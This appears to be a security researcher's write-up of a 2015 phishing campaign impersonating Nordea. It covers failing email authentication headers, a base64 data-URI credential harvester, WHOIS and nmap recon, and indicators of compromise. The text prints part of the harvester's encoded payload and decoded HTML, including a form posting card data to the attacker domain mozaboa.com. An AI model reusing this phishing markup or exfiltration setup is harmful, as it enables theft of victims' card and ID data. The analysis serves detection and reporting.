Analysis of a
Phishing Email
A Nordea-impersonation campaign using a client-side credential harvester, base64-encoded payloads, and a freshly registered exfiltration domain — reported to Nordea fraud team and NC3 before publication.
Attack Chain Overview

Service@nordea.dk.data:text/html;base64,… URI containing the harvester page.Initial Indicators
The email appeared to originate from Service@nordea.dk. The first immediate
red flag: I was not a Nordea customer. Unsolicited bank email to a non-customer is a
near-certain phishing signal.
Further investigation revealed the campaign had only just launched — the phishing domain
mozaboa.com was registered on September 3rd, 2015, the same
month the email arrived.
Email Header — SPF & DMARC Failure
Inspecting the full email headers revealed that the sending IP
178.239.182.136 is not an authorized sender for the nordea.dk
domain. Both SPF and DMARC checks fail.
Authentication-Results: mx.google.com;
  spf=fail (google.com: domain of Service@nordea.dk does not
           designate 178.239.182.136 as permitted sender)
  smtp.mailfrom=Service@nordea.dk;
  dmarc=fail (p=NONE dis=NONE)
nordea.dk. Any mail gateway with strict DMARC enforcement
would have rejected or quarantined this email automatically.
Base64 Payload Analysis
The link in the email does not redirect to a hosted page. Instead, the server responds
with a data: URI containing a base64-encoded HTML document — the entire
credential harvester is delivered inline, executing inside the victim's browser with
no further server requests.
data:text/html;base64,DQo8bWV0YSBodHRwLWVxdWl2PSJDb250ZW50LUxhbmd1YWdlIiBjb250ZW50PSJlbi1nYiIgLz4N
CjxtZXRhIGh0dHAtZXF1aXY9IkNvbnRlbnQtVHlwZSIgY29udGVudD0idGV4dC9odG1sOyBj
aGFyc2V0PXdpbmRvd3MtMTI1MiIgLz4NCjx0aXRsZT5WZXJpZmllZCBCeSBWaXNhPC90aXRs
ZT4...
<title>Verified By Visa</title>

<form name="passwdForm" method="post"
      action="http://mozaboa.com/doninfo/1.php">

<font style="color: rgb(0, 51, 127); font-weight: bold">
  Beskyt dit Visa kort ved internethandel   <!-- Danish: "Protect your Visa card" -->
</font>
Credential Harvester Page
The decoded payload renders a convincing fake "Verified by Visa" page targeting Danish cardholders. It collects card number, expiry date, CVV, and the last 4 digits of the victim's CPR number (Danish national ID).

Critically, the form fields include live validation links pointing to
authenticationserver.pbs.dk — the legitimate NETS/PBS authentication server.
This means the harvester actually validates the card against the real payment network
before storing it, ensuring only live, valid cards end up in the attacker's database.
Exfiltration Domain — WHOIS
The POST target mozaboa.com was registered the same month as the phishing
campaign — a strong indicator this domain was purpose-built for this attack.
Domain Name:     MOZABOA.COM
Registrar:       GODADDY.COM, LLC
Creation Date:   03-sep-2015     <-- same month as campaign
Updated Date:    03-sep-2015
Name Server:     NS75.DOMAINCONTROL.COM
Name Server:     NS76.DOMAINCONTROL.COM
Status:          clientDeleteProhibited
Status:          clientTransferProhibited
Server Recon — nmap
Scanning the sender IP 178.239.182.136 with nmap reveals three open ports,
including an RDP service with a self-signed certificate issued just days before the
campaign launched.
PORT       STATE  SERVICE
25/tcp     open   smtp
80/tcp     open   http        (IIS 8, standard)
3389/tcp   open   ms-wbt-server

RDP certificate details:
commonName:   flamingo          <-- self-signed
Issuer:       flamingo
Key:          RSA 2048-bit
Not before:  2015-09-27T01:19:32  <-- issued days before campaign
Not after:   2016-03-28T01:19:32
MD5:  32bc f68d 02b9 7572 ae9e 12c3 5f09 ed92
SHA1: 7089 aeef 4409 5cca b3f9 b861 102e 4625 7045 38b2
Indicators of Compromise
| Type | Value | Notes |
|---|---|---|
| IP | 178.239.182.136 | Sending server — unauthorized for nordea.dk |
| Domain | mozaboa.com | Exfiltration endpoint — registered Sep 3, 2015 |
| URL | mozaboa.com/doninfo/1.php | POST target for harvested card data |
| Service@nordea.dk | Spoofed sender address | |
| Cert CN | flamingo | Self-signed RDP cert on attacker server, issued 2015-09-27 |
| Hash (SHA1) | 7089aeef44095ccab3f9b861102e462570453882 | RDP certificate fingerprint |
This campaign demonstrates a well-constructed, low-infrastructure phishing operation: a single freshly registered domain, client-side payload delivery to avoid server-side detection, and live card validation to maximize the value of harvested data.
The attacker's own remote administration surface — an exposed RDP port with a self-signed certificate — was ironically the weakest link in their setup.